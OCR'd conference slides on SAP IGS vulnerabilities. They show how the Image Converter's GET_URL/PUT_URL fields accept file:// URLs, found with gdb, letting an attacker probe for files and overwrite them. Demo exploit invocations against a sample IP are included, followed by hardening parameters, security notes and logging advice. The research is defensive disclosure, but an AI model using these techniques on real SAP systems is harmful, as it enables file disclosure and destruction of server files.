
IMGCONV is a service for converting one graphic format (for example, GIF) into another (for example, TIFF).

You know the process now...


SIGS / Goto / Demonstration / Image Converter




report : GRAPHICS_IGS_IMGCONV_DEMO



report : GRAPHICS_IGS_IMGCONV_DEMO



Method : RENDER_XML



img.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<IMAGE>
  <WIDTH>100</WIDTH>
  <HEIGTH>100</HEIGTH>
  <INPUT>image/png</INPUT>
  <OUTPUT>image/gif</OUTPUT>
  <GET_URL>http://anywhere.com/Agahnim.png</GET_URL>
  <PUT_URL>http://somewhere.com/Ganon.gif</PUT_URL>
</IMAGE>
```

FAILED TESTS

- Request very large image
- Upload other types of file
- Upload valid image with embeded payload
- XXE
- ...

VULN #5

Arbitrary Image upload...

I was interested by how the http request is made

```
gdb-peda$ info functions Url
All functions matching regular expression "Url":
...
0x00007ff1a84e02c0  ImageConverter::PutImageToUrl(char const*,
ImageConverter::tImage const*, char**)
0x00007ff1a84e03a0  ImageConverter::GetImageFromUrl(char const*,
int, unsigned char**, unsigned int*)
...
```

ImageConverter::GetImageFromUrl

During my test I send

```
<GET_URL>IAmError</GET_URL>
```

Then hit the verification test

```
=> 0x7ff1a84e03d7 <_ZN14ImageConverter15GetImageFromUrlEPKciPPhPj+
      repz cmps BYTE PTR ds:[rsi],BYTE PTR es:[rdi]
RSI: 0x7ff180000b30 ("IAmError")
RDI: 0x7ff1a86dc9bc --> 0x6172620070747468 ('http')
```

So the next jump is not taken...

... But another test is made

```
=> 0x7ff1a84e044f <_ZN14ImageConverter15GetImageFromUrlEPKciPPhPj+
      repz cmps BYTE PTR ds:[rsi],BYTE PTR es:[rdi]
RSI: 0x7ff180000b30 ("IAmError")
RDI: 0x7ff1a86b6fdd --> 0x206f4e00656c6966 ('file')
```

It tests if our url begins with "file" !

- Could "file://" be valid url ?
  - YES :)
- GET_URL and PUT_URL, both are vulnerable

INFORMATION GATHERING

- Using GET_URL on SAP system itself
- Evaluating error log :
  - File doesn't exist

```
<ERROR code="1">Unknown file format</ERROR>
```

  - File exists


```
<ERROR code="3">Image data corrupt</ERROR>
```

```
villain # python igs_http_imgconv_demo1.py -d 10.11.12.13 -f "C:\windows"_
```

```
villain # time python igs_http_imgconv_demo2.py -d 10.11.12.13_
```

EVIL THINGS

- Overwrite existing file
- Like the SAP Kernel




```
villain # python igs_http_imgconv_demo3.py -d 10.11.12.13 \
> _
```

AGENDA

- SAP IGS
- Chart generator
- Zip service
- Spool service
- Image converter
- Securing IGS
- Conclusion

SAP SECURITY NOTE

2525222 - Security vulnerabilities in SAP IGS

2538829 - Open Source Software Security Vulnerabilities in SAP IGS

UP TO DATE

- No miracle
- Part of SAP Kernel
- Not a 'SAP Upgrade'
- Less business impact

PARAMETERS

- Deactivate http admin page

```
igs/listener/http = 4$(SAPSYSTEM)80
```

- Disable PUT_URL feature

```
ALLOW_PUT_URL = 0
```

TRACE & LOGS

- Add IGS Logs to your log manager

```
igs/tracelevel = 1
```

```
/usr/sap/<SID>/Dxx/igs/log/mux_<hostname>.trc
/usr/sap/<SID>/Dxx/igs/log/pw_<hostname>_<x>.trc
```


IGSTEST.PY

~~IGSTEST.PY~~


- Another not maintained tool
- Testing what ? if version == old then warning ?
- Forget this idea... but...

PYSAP

```
>>> from pysap.SAPIGS import *
>>> p = SAPIGS()
>>> p.canvas_dump()
>>>
```



SAP-DISSECTION



- Supports RFC and HTTP requests
- Few pysap examples scripts
- Both released for Troopers

AGENDA

- SAP IGS
- Chart generator
- Zip service
- Spool service
- Image converter
- Securing IGS
- Conclusion

MAKE THE WORLD A SAFER PLACE

- Several interesting content :
  - Network
  - Web
  - Reverse
  - SAP things...

MAKE THE WORLD A SAFER PLACE

- Not so complicated ?
- Come and let's improve it !

- IGS SAP Help
- SAP Security note 2525222, 2538829
- gdb peda https://github.com/longld/peda
- PySAP https://github.com/CoreSecurity/pysap
- SAP-Dissection https://github.com/CoreSecurity/SAP-Dissection-plug-in-for-Wireshark
- Devoteam https://www.cert-devoteam.fr/publications/en/tag/sap-en/

THANK YOU !

SAP PSR Team - Martin Gallo - Monty - Bkth

QUESTIONS ?

And... join us tomorow for 10k charity run !